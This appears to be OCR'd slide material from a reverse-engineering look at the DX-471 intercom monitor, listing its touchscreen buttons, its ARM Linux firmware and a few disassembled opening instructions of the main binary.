
Setting
Press it to enter setup interface.

Close
Touch it to turn off the screen and make the monitor in standby mode.


Call Scene
Touch it to activate the functions of No disturb, Divert call.

DX-471 Firmware

- Linux based OS
- ARM LE 32 bit
- Main binary is DX471 - 11MB with symbols :)




```
; Attributes: noreturn

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main
PUSH            {R4,LR}
SUB             SP, SP, #0x80
MOV             R0, SP
BL              sigemptyset
MOV             R0, SP
MOV             R1, #0xE
BL              sigaddset
MOV             R0, #0
MOV             R1, SP
MOV             R2, R0
BL              sigprocmask
BL              GlobalResourceInit
BL              Init_vdp_uart
```



